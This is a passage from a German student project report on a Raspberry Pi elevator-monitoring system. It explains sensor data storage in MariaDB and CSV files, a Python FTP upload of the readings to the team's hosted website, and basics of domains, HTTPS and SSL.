


Abbildung 20 Luftdruckverlauf

Aus dem Diagramm kann man deutlich den Druckverlust erkennen, je höher man fährt, auch wenn dieser nur bei ungefähr 1mbar liegt.

#### 5.4.4 Kontinuierlicher Betrieb

Im kontinuierlichen Betrieb wird das System gestartet und betriebsbereit eingestellt. Danach wird das Programm mit dem Joystick eingeleitet. Sollte sich der Fahrstuhl bewegen, wird dies erkannt und die Messung gestartet und über die Funktion des Ringbuffers abgespeichert. Nach jeder Messung werden Listen für alle gemessenen und berechnete Werte wieder gelöscht, da diese nur unnötig Speicher verbrauchen würden.

#### 5.4.5 Stockwerkserkennung

Durch die Initialisierungsfahrt wird die Start- und Stoppzeit zwischen dem niedrigsten und höchsten Stockwerk gemessen. Dieses Prinzip wird bei der Stockwerkserkennung auch angewendet. Bei jeder Messung werden die zwei Zeiten gemessen und die Differenz dazwischen. Da man davon ausgehen kann, dass der Lift für jedes Stockwerk die gleiche Zeit benötigt, kann man sich aus dieser Zeitdifferenz ausrechnen, wie viele Stockwerke der Fahrstuhl gefahren ist. Unterstützt wird diese Erkennung durch Messen des Luftdruckes. Misst man den Wert im niedrigsten und im höchsten Stockwerk, kann man sich aus diesen Werten die Position des Fahrstuhles herleiten.

## 5.5 Stromversorgung

Die Priorität des Projektes lag auf der Datengewinnung und -verarbeitung, weswegen die Zeit für eine selbstentwickelte Spannungsversorgung nicht gegeben war.

### 5.5.1 Versorgung über Kabel

Sollte im Fahrstuhl ein Kabelanschlussmöglichkeit vorhanden sein, kann diese verwendet werden. Dabei ist zu beachten, dass das Netzteil einen Strom von mindestens 2,5 Ampere liefern muss.

### 5.5.2 Versorgung über UPS

Falls das System nur von einem Netzteil versorgt wird, ist dieses nicht vor Stromausfällen geschützt. Um dieses Problem zu beheben, wird die Spannungsversorgung zusätzlich mit einer UPS (Uninterruptible Power Station) unterstützt. Für den Raspberry Pi ist eine stabile Versorgung essenziell, um vor Ausfällen und daraus folgenden beschädigten Dateien vorzubeugen.



Abbildung 21 UPS für Raspberry Pi

## 6 Grundlagen und Methoden (Sebastian Maier)

---

### 6.1 Datenspeicherung

#### 6.1.1 Speichern in einer Datenbank

##### 6.1.1.1 Allgemeines

Die von den Sensoren ausgelesenen und berechneten Daten wurden anfänglich in einer Datenbank gespeichert. Hierzu wurde das Open-Source-Datenbankmanagementsystem „MariaDB“ gewählt. Der Hauptunterschied zwischen diesem System und dem häufig genutztem „MySQL“ liegt in der Geschwindigkeit und der Performance. [11] Da MariaDB ein Fork (eine Abspaltung) [12] von MySQL ist, gibt es in der Syntax keine Unterschiede und das im FSST Unterricht erlernte Wissen konnte auch hier angewendet werden.

##### 6.1.1.2 Datenbankstruktur

Da insgesamt 3 Sensoren ausgelesen werden, wurde für jeden eine eigene Tabelle in der Datenbank erstellt. Die Zeitpunkte, an denen die Messwerte entnommen werden, sollten für jeden der Sensoren gleich sein. Wenn dies nicht geschieht, kann es zu verfälschten Ergebnissen führen. Daher wurden die „timestamps“ einmal aufgenommen und in der Tabelle des Beschleunigungssensors als Primary Key festgelegt.

```
##### Table for Acceleration #####
create table if not exists acceleration(
    ts double UNIQUE, -- timestamps
    acc_avg double,
    vel double,
    dis double,
    CONSTRAINT PK_acc_ts PRIMARY KEY (ts)
)
```

Die Zeiteinträge in den Tabellen des Luftdrucksensors und des Temperatursensors werden nun als Foreign Key definiert, welcher den Primary Key referenziert.

*CONSTRAINT PK\_temp\_ts FOREIGN KEY (temp\_ts) REFERENCES acceleration(ts) ON delete cascade*

Sollte nun ein Eintrag in der Tabelle „acceleration“ gelöscht werden, werden durch „ON delete cascade“, auch sämtliche Einträge in anderen Tabellen, die denselben timestamp besitzen, gelöscht. Das Gegenstück zu „ON delete cascade“ ist „ON delete restrict“. Wird ein Eintrag, der gelöscht werden soll, noch von einem Foreign Key einer anderen Tabelle referenziert, wird das Löschen dieses Eintrages verweigert.

*CONSTRAINT PK\_temp\_ts FOREIGN KEY (temp\_ts) REFERENCES acceleration(ts) ON delete restrict*

Aus den beschriebenen Anforderungen lässt sich nun folgendes Relationales Modell (RM) erstellen:




Abbildung 22 RM der Datenbankstruktur

In diesem Modell werden Beziehungen durch Fremdschlüssel und den zugehörigen Primärschlüssel dargestellt[13].

#### 6.1.1.2.1 Normalformen

„Normalformen sind Entwurfsregeln für den guten relationalen Datenbank Entwurf.“ [14] Normalformen werden genutzt, um die Qualität eines Datenbankentwurfs zu bewerten, Redundanzfreiheit zu gewährleisten, Konsistenzbedingungen, die durch funktionale Abhängigkeiten gegeben sind, einzuhalten und Daten-Anomalien zu vermeiden. [14] Bei der gewählten Datenbankstruktur sind alle drei Normalformen erfüllt. Alle Einträge sind atomar, das bedeutet, dass die Werte ihrerseits keine Listen sind (Erste Normalform). Es gibt einen

Schlüssel, mit dem sich Datensätze eindeutig identifizieren lassen, dieser Schlüssel ist minimal und die erste Normalform wird erfüllt (Zweite Normalform). Kein Nichtschlüsselattribut (NSA) ist von einem anderem NSA abhängig, die erste und die zweite Normalform ist erfüllt (Dritte Normalform).

### 6.1.1.3 Administration durch phpMyAdmin

PhpMyAdmin stellt eine einfache und praktische Möglichkeit dar, seine Datenbanken zu verwalten, anzupassen oder auch neue Tabellen zu erstellen. Als Testumgebung wird meistens „localhost“ benutzt, welcher „verwendet wird, um eine IP-Verbindung oder einen Anruf zu einem lokalen Computer herzustellen.“[15] Dies ermöglicht dem Computer Daten mit sich selbst auszutauschen und somit auch Programme, die eigentlich eine Internetverbindung bräuchten, auf einem lokalen Rechner zu testen. Um diese Umgebung einzurichten, wird häufig das Programm XAMPP benutzt, welches alle notwendigen Komponenten beinhaltet und einfach zu bedienen ist.




Abbildung 23 XAMPP Control Panel

Wie in der obigen Abbildung zu sehen ist, können über das Control Panel sämtliche Funktionen gesteuert werden. „Der Name "XAMPP" ist eine Abkürzung für Apache, MySQL, Perl und PHP. Das "X" am Anfang bezieht sich darauf, dass das Programm auf verschiedenen Betriebssystemen wie Windows, Linux oder Max OS X läuft.“[16] Das auf dem Raspberry Pi benutzte Betriebssystem „Raspbian“ wird jedoch von XAMPP nicht unterstützt, wodurch die notwendigen Komponenten separat heruntergeladen und miteinander verknüpft werden mussten.

#### 6.1.1.4 Python Verbindung zur Datenbank

Um von einem Python Programm in eine Datenbank schreiben zu können stellt Python Libraries zur Verfügung, die auf Basis des gewählten Datenbanksystems funktionieren. Durch das Einfügen der Zeile „import mariadb“ stehen alle Funktionen von MariaDB auch in Python zur Verfügung. Zu Beginn muss eine Verbindung zur „MariaDB Platform“[17] hergestellt werden. Dabei wird der Benutzername, das Passwort, der Host, der Port und der Name der Datenbank benötigt:

```
try:
    conn = mariadb.connect(
        user="USERNAME",
        password="PASSWORD",
        host="localhost",
        port=3306,
        database="DB_NAME"
    )
except mariadb.Error as e:
    print(f"Error connecting to MariaDB Platform: {e}")
sys.exit(1)
```

Sollte eine der oben genannten Eingaben falsch sein, erscheint hier eine Fehlermeldung und ein Error Code wird ausgegeben. Um nun Daten in die Datenbank schreiben zu können muss zuerst ein „cursor“ erstellt werden. „Der Cursor bietet eine Schnittstelle für die Interaktion mit dem Server, zum Beispiel zum Ausführen von SQL-Abfragen und zum Verwalten von Transaktionen.“[17]

```
cur = conn.cursor()
```

Nach dem Erstellen des Cursors wird nun der Schreibprozess in einer „for-loop“ (wie oft die Messung durchgeführt werden soll) gestartet:

```
try:
    cur.execute("INSERT INTO acceleration (ts, acc_avg, vel, dis) VALUES (?, ?, ?, ?)", (ts, acc_avg, vel, dis))
except mariadb.Error as e:
    print(f"Error: {e}")
conn.commit()
```

Auch hier wird ein Fehlercode ausgegeben, sollte eine Angabe nicht stimmen.

Anders als bei üblichen SQL Skripten wird nach jeglichen Schreibprozessen in die Datenbank, bei der Python Anwendung die Methode „conn.commit()“ benötigt, um die Änderungen zu übernehmen, da dies nicht automatisch passiert. [18]

#### 6.1.1.5 Messwerte in der Datenbank

Wird eine Messung gestartet, werden die Sensordaten in der Datenbank gespeichert:

ts	acc_avrg	vel	dis
0	0	0	0
0.0588	0	0	0
0.0952	0	0	0
0.1308	0	0	0
0.1506	0	0	0
0.2019	0	0	0
0.2211	0	0	0
0.2722	0	0	0
0.2903	0	0	0
0.3411	0	0	0

Abbildung 24 Beispiel-Messung Beschleunigung

pres_ts	pressure
0	963.41
0.0588	963.41
0.0952	963.41
0.1308	963.41
0.1506	963.4
0.2019	963.4
0.2211	963.4
0.2722	963.4
0.2903	963.41
0.3411	963.41

Abbildung 25 Beispiel-Messung Luftdruck

temp_ts	temperature
0	33.27
0.0588	33.27
0.0952	33.32
0.1308	33.32
0.1506	33.47
0.2019	33.47
0.2211	33.4
0.2722	33.4
0.2903	33.4
0.3411	33.32

Abbildung 26 Beispiel-Messung Temperatur

Wie an den Beschleunigungswerten bereits zu erkennen ist, wurde der Raspberry Pi bei dieser Messung nicht bewegt.



## 6.1.2 Speichern in einem CSV File

### 6.1.2.1 Allgemeines

Nach Rücksprache mit dem Auftraggeber wurde der Ansatz, die Daten per Datenbank zu speichern als nicht zielführend eingestuft. Daraufhin wurde das Programm so adaptiert, dass die Messwerte in ein CSV File gespeichert werden. Dies bietet den Vorteil, dass die Daten leichter auszuwerten sind. „Das Dateiformat CSV steht für „Comma-separated values“ und beschreibt den Aufbau einer Textdatei zur Speicherung oder zum Austausch einfach strukturierter Daten.“[19] Innerhalb eines solchen Files haben spezifische Zeichen eine gewisse Funktion. So stellt zum Beispiel „\n“ (unter Windows) einen Zeilenumbruch dar und somit die „Trennung von Datensätzen“.[19] Die „Trennung von Datenfeldern (Spalten)“[19] wird, wie der Name CSV schon sagt, durch das Komma übernommen.

### 6.1.2.2 Schreiben eines CSV Files mit Python

Um ein CSV File mit Python Schreiben zu können wird die Library „csv“ benötigt. Durch diese stehen nun alle nötigen Funktionen zur Verfügung.

```
with open('acceleration.csv', 'w', encoding=enc_type, newline='') as f:
    data_writer = writer(f)
    data_writer.writerow(['timestamp [s]', 'acc_avrg [m/s2]', 'vel [m/s]', 'dis [m]'])
```

Durch die erste Zeile wird ein File mit dem Namen „acceleration.csv“ geöffnet, wenn dieses bereits existiert. Sollte dem nicht so sein, wird ein neues File erstellt. Zusätzlich werden in der Funktion „open“ noch einige Parameter mitgegeben. `W` (write) indiziert, dass in das File geschrieben werden soll. Hinter der Variable „enc\_type“ steht der Encoding Typ „UTF-8“, welcher die am häufigsten verwendete Kodierungsart für Unicode-Zeichen ist.[20] „Bei der UTF-8-Kodierung wird jedem Unicode-Zeichen eine speziell kodierte Zeichenkette variabler Länge zugeordnet. Dabei unterstützt UTF-8 Zeichenketten bis zu einer Länge von vier Byte, -auf die sich – wie bei allen UTF-Formaten – alle Unicode-Zeichen abbilden lassen.“ [20] Als letzte Information in der Funktion wird noch deklariert, dass am Ende einer Zeile kein Zeilenende Zeichen wie „\n“ geschrieben werden soll, sondern am Ende der Zeile nichts stehen soll.

Anschließend wird ein „writer“ Objekt mit dem Namen „data\_writer“ erzeugt. Durch die writer-Funktion „writerow()“ wird die erste Reihe, welche die Überschriften der Spalten beinhaltet, geschrieben.

### 6.1.2.3 Verwaltung der CSV-Files

Um die Protokollierung der Fahrten zu gewährleisten, werden die CSV Files mit Datum und Uhrzeit einerseits in einem lokalen Ordner und andererseits auf dem Webserver gespeichert.

```
date = datetime.now()
dt_string = date.strftime("%Y_%m_%d_%H_%M_%S")
file_name = str(dt_string) + "_acceleration.csv"
file = open("Fahrtenprotokoll/%s" % file_name, 'w')
```

Durch die Funktion „datetime.now()“ wird die aktuelle Uhrzeit und das Datum in der Variable „date“ gespeichert, welche anschließend mit der Funktion „strftime()“ in das Format „Jahr\_Monat\_Tag\_Stunden\_Minuten\_Sekunden“ gebracht und in die Variable „dt\_string“ gespeichert wird. Diese wird nun in einen String konvertiert und mit der entsprechenden Fileendung (...\_acceleration.csv) in der Variable „file\_name“ gespeichert. Mit der Funktion „open ()“ wird nun ein File mit dem String, der in „file\_name“ gespeichert ist, in dem Ordner „Fahrtenprotokoll“ erzeugt.

```
import shutil
source='Fahrtenprotokoll/%s' % file_name
destination='aktuellste_Fahrt/acceleration.csv'
shutil.copyfile(source, destination)
```

Anschließend wird eine Kopie des CSV-Files mit dem Namen „acceleration.csv“ in den Ordner „aktuellste\_Fahrt“ gespeichert. Hierfür muss die Library „shutil“ importiert werden und der Pfad des Files angegeben werden, das kopiert werden soll. Weiters muss der Pfad angegeben werden, in den das neue File gespeichert werden soll. Diese beiden Parameter werden dann der Funktion „shutil.copyfile ()“ mitgegeben. Somit werden einerseits die getätigten Fahrten gespeichert und andererseits steht die aktuelle Fahrt immer für die Visualisierung zur Verfügung.

## 6.2 Webinterface

### 6.2.1 Web-Hosting

#### 6.2.1.1 Allgemeines

Um dem Benutzer ein Web-Interface zur Verfügung zu stellen, musste ein Webserver gemietet werden, auf dem eine Domain gehostet werden kann. Zu Beginn wurde die Webseite jedoch nur in der Testumgebung „localhost“ getestet, da auch hier die Hauptfunktionen geprüft werden konnten.

#### 6.2.1.2 Anbieter

Der anfänglich genutzte Anbieter „infinityfree.net“ stellt eine kostenlose Möglichkeit dar, einen Webserver zu mieten und darauf eine Website zu hosten und zu verwalten. Der Versuch eine Datenbank auf dem Server zu erstellen und diese mit den Sensorwerten über das Python Programm aufzufüllen ist bei diesem Anbieter nicht geglückt. Aus diesem Grund und der verbesserten Administrationsoberfläche wurde dann zu dem Anbieter „hostinger.com“ gewechselt. Hier wurde dann das Angebot „Premium Shared Hosting“ in Anspruch genommen, welches unter anderem ein lebenslängliches SSL Zertifikat, eine Domain (mit Endung „.com“) und eine unlimitierte Anzahl an Datenbanken beinhaltet.[21]

#### 6.2.1.3 Domain

Um eine Webseite im Internet erreichen zu können muss eine Domain eingegeben werden. „Eine Domain ist ein, im Internet weltweit einmaliger, eindeutiger und unter gewissen Regeln frei wählbarer Name unterhalb einer Top-Level-Domain.“[22]

Diese hat die folgenden Bestandteile:



Abbildung 27 Struktur einer Beispiel-Domain [23]

Der Domainname besteht aus einer wählbaren Zeichenkette und der sogenannten Domainextension (hier „.com“). Eine Webseite kann direkt durch das Eingeben des gesamten Domainnamens erreicht werden, oder „indirekt“ durch die Zeichenkette.

#### 6.2.1.4 Protokoll

Auf neu erstellten Domains wird standardmäßig das HTTP-Protokoll (Hypertext Transfer Protocol) verwendet. Dieses dient zur Übertragung von Daten auf der Anwendungsschicht in einem Rechnernetz. Hauptsächlich wird es im Internet benutzt, um Webseiten in einen Webbrowser zu laden. [23] Das HTTPS-Protokoll (Hypertext Transfer Protocol Secure) ist eine abhörsicherere Weiterentwicklung dieses Protokolls und wird „zur Herstellung von Vertraulichkeit und Integrität in der Kommunikation zwischen Webserver und Webbrowser im World Wide Web verwendet.“[24] Erreicht wird diese Vertraulichkeit unter anderem durch das Aktivieren eines SSL-Zertifikates.

#### 6.2.1.5 SSL Zertifikat

Das SSL (Secure Socket Layer) Zertifikat wurde in den letzten Jahren immer mehr zum Standard, wenn es um Vertrauenswürdigkeit und Sicherheit geht. Um eine Seite mit SSL zu sichern wird ein eindeutig verschlüsselter Kanal für private Kommunikation über das Internet erstellt. Jedes SSL-Zertifikat besteht aus einem Schlüsselpaar und geprüften Identifikationsdaten, die dem Erwerber des Zertifikats zugeordnet werden. „Wenn ein Webbrowser (oder Client) auf eine gesicherte Website verweist, teilt der Server seinen öffentlichen Schlüssel dem Client mit, um ein Verschlüsselungsverfahren und einen eindeutigen Sitzungsschlüssel einzurichten. Der Client

bestätigt, dass er den Aussteller des SSL-Zertifikats erkennt und ihm vertraut.“ [20] Ist dies geschehen, besteht eine Verbindung, bei der Sicherheit garantiert ist.

Wenn SSL fertig eingerichtet ist, erscheint auf der Webseite das „Schloss-Symbol“ und das Protokoll wird automatisch auf HTTPS geändert.




Abbildung 28 Gesicherte Verbindung

Weitere Details über den Aussteller und die Gültigkeitszeit können hier auch entnommen werden:



Abbildung 29 Details SSL Zertifikat

## 6.2.2 File Transfer

### 6.2.2.1 File Transfer vom Raspberry Pi auf den Webserver

Um die Messwerte, welche sich in den CSV-Files auf dem Raspberry Pi befinden auf der Webseite zu visualisieren und dem Benutzer zur Verfügung zu stellen, müssen diese an den Webserver geschickt werden. Dies wurde in dem Python Programm durch FTP realisiert. FTP (File Transfer Protocol) ist ein Netzwerkprotokoll zur Übertragung von Dateien vom Client (hier

der Raspberry Pi) an den Webserver, über IP-Netzwerke. „Eine FTP-Sitzung beginnt, indem vom Client zum Control Port des Servers (der Standard-Port dafür ist Port 21) eine TCP-Verbindung aufgebaut wird.“[25] Nach einer erfolgreichen Authentifizierung, meist durch Abfrage von Passwort, Username und Hostnamen kann der Client dann Befehle oder Dateien an den Server schicken.

#### 6.2.2.2 FTP Account

Um FTP auf dem Webserver benutzen zu können muss zuerst ein Passwort für den Account festgelegt werden.

FTP Access	
FTP IP	
FTP hostname	ftp://view-sdam.com
FTP username	
FTP port	21
Folder to upload files	public_html
Forgot your FTP password?	<a href="#">Change FTP password</a>
Recommended FTP clients	<a href="#">SmartFTP</a> or <a href="#">FileZilla</a>

Abbildung 30 FTP Account-Verwaltung

In der obigen Abbildung ist der Administrationsbereich für FTP Accounts zu sehen, wobei die IP und der Username ausgeblendet wurden. „public\_html“ ist der standardmäßig eingestellte Ordner, in dem Files von einer FTP Anwendung hochgeladen werden sollen. Diese Information wird in dem nächsten Absatz gebraucht. Auch auf die empfohlenen FTP clients (Recommended FTP clients) wird später noch eingegangen.

#### 6.2.2.3 FTP in Python

Nachdem ein CSV-File mit den Messwerten gespeichert wird, kann es per FTP vom Raspberry Pi an den Webserver gesendet werden. Hierzu ist es nötig die „ftplib“ Library zu importieren. Da die Verbindungsdaten des FTP Accounts vertrauenswürdig sind, werden diese nicht direkt in das Programm geschrieben, sondern werden aus einem externem „ini“ File ausgelesen. Dieses File ist folgendermaßen aufgebaut:

```
hostname,username,password,encoding_type
```

Dieses File erfüllt nicht nur den Zweck, dass vertrauenswürdige Informationen nicht direkt im Code stehen, sondern auch, dass Werte, die oft im Programm gebraucht werden, nur einmal definiert werden müssen. So wird zum Beispiel der Encoding Typ, welcher immer UTF-8 ist, nur einmal in das File geschrieben und kann dann immer unter dem Namen „enc\_type“ verwendet werden.

```
data = list()
file = open("user.ini", "r")
for line in file:
    line = line.strip()
    data = line.split(",")
FTP_HOST = data[0]
FTP_USER = data[1]
FTP_PWD = data[2]
enc_type = data[3]
file.close
```

Da in dem „ini“ File nie enorme Datenmengen stehen werden, liegt eine kurze Folge von zu speichernden Elementen vor, mit denen keine mathematischen Operationen durchgeführt werden. Somit ist eine Liste in diesem Fall die bevorzugte Datenstruktur im Gegensatz zu einem Array, bei welchem noch zusätzlich Module oder Pakte importiert werden müssten.[26]

Zu Beginn wird eine leere Liste mit dem Namen „data“ erstellt, in welcher die Daten später gespeichert werden. Anschließend wird mit der Funktion „open()“ das gewünschte File geöffnet, als „Dateiobjekt“ zurückgegeben und in der Variable „file“ gespeichert.[27] Dieser Funktion müssen zwei Parameter mitgegeben werden. Der Name des Files, das ausgelesen werden soll und der Modus, in dem das File geöffnet werden soll. Im obigen Code wird der Name „user.ini“ direkt angegeben, dies ist möglich, wenn die Python-Datei und das ini-File im selben Pfad liegen. Sollte das nicht der Fall sein muss man den Pfad der Datei mitgeben, die geöffnet werden soll. Das „r“ indiziert, dass das File im „read“-Modus geöffnet werden soll. Weitere Möglichkeiten wären hier zum Beispiel „w“ für write oder „a“ für append. [27] In der darauffolgenden for-Schleife wird nun der Inhalt Zeile für Zeile eingelesen und als String in die Variable „line“ gespeichert. Mit der Funktion „strip()“ werden nun alle führenden (am Anfang) und nachgestellten (am Ende) Leerzeichen des Strings entfernt. Wird in der Klammer kein spezifisches Zeichen angegeben wird standardmäßig das Leerzeichen entfernt. [28]


The image shows a snippet of a text file with the content 'test, test1, test2, test3'. The text is displayed in a monospaced font, with each word in a different color (blue, red, green, blue).

Abbildung 31 Test ini-File

Sieht das ini-File so aus wie in der obigen Abbildung haben die Variablen nun folgenden Wert:

```
data= []
```

```
line= „test,test1,test2,test3“
```

Mit dem letzten Schritt in der for-Schleife wird der String „line“, mit der Funktion „split“ bei dem Beistrich getrennt und die einzelnen Teile in die Liste „data“ gespeichert. Zum Schluss werden nun die einzelnen Listenelemente in die gewünschten Variablen gespeichert und das File mit „file.close“ geschlossen.

```
data= [test,test1,test2,test3]
```

```
line= „test,test1,test2,test3“
```

```
FTP_HOST= test
```

```
FTP_USER= test1
```

```
FTP_PWD= test2
```

```
enc_type = test3
```

Nachdem alle nötigen Informationen aus dem File gelesen wurden, kann nun die FTP Sitzung gestartet werden:

```
ftp = ftplib.FTP(FTP_HOST, FTP_USER, FTP_PWD)
```

```
ftp.encoding = enc_type
```

```
ftp.cwd(r"csv_files/") # cwd = change working directory
```

```
upload_file = open(r"acceleration.csv", "rb") # rb = read binary
```

```
ftp.storbinary("STOR acceleration.csv", upload_file) # STOR speichern (upload)
```

```
upload_file.close()
```

Zu Beginn werden die Host Informationen übergeben und der Encoding Typ auf UTF-8 gesetzt. Anschließend wird das „current working directory“ durch die Methode „cwd“ gewechselt. Dies ist notwendig, da die gewünschten Uploads sonst in den Standard-Ordner „public\_html“ (Absatz 1.2.2.2) geladen werden würden. Der Ordner „csv\_files“ (und auch andere Ordner auf dem Webserver) wurde eigenhändig erstellt, um den Überblick nicht zu verlieren.






Abbildung 32 Ordnerstruktur auf dem Webserver

Anschließend wird, wie auch beim Auslesen des ini Files, die Datei mit der Methode „open“ geöffnet. In der Methode „ftp.storbinary“ wird nun angegeben, welche Operation ausgeführt werden soll. „STOR“ bedeutet, dass ein File unter dem nachfolgenden Namen hochgeladen werden soll. Das Gegenteil dazu wäre die Methode „ftp.retrbinary“ und „RETR“ statt „STOR“, mit dem Dateien vom Webserver heruntergeladen werden können.[29] Durch das Schließen des Files und „ftp.quit()“ wird die FTP-Sitzung beendet und das gewünschte CSV-File wurde auf den Webserver hochgeladen.

#### 6.2.2.4 FTP Client (FileZilla)

Um andere Dateien, welche auf dem Webserver benötigt werden, wie zum Beispiel Bilder, die dargestellt werden sollen, hochladen zu können, kann man den File Manager des Hosting Anbieters direkt nutzen.




Abbildung 33 File Manager

Eine praktischere und benutzerfreundlichere Lösung hierfür bieten FTP Programme, wie zum Beispiel FileZilla. Ähnlich wie beim Verbindungsaufbau in Python müssen auch hier zuerst die Host Informationen eingegeben werden.




Abbildung 34 Servermanager FileZilla

War die Verbindung erfolgreich wird folgende Nachricht angezeigt:

Status: Auflösen der IP-Adresse für view-sdam.com  
 Status: Verbinde mit IP-Adresse  
 Status: Verbindung hergestellt, warte auf Willkommensnachricht...  
 Status: Initialisiere TLS...  
 Status: TLS-Verbindung hergestellt.  
 Status: Angemeldet  
 Status: Empfange Verzeichnisinhalt...  
 Status: Anzeigen des Verzeichnisinhalts für "/domains/view-sdam.com/public\_html" abgeschlossen

Abbildung 35 Verbindungsaufbau FileZilla

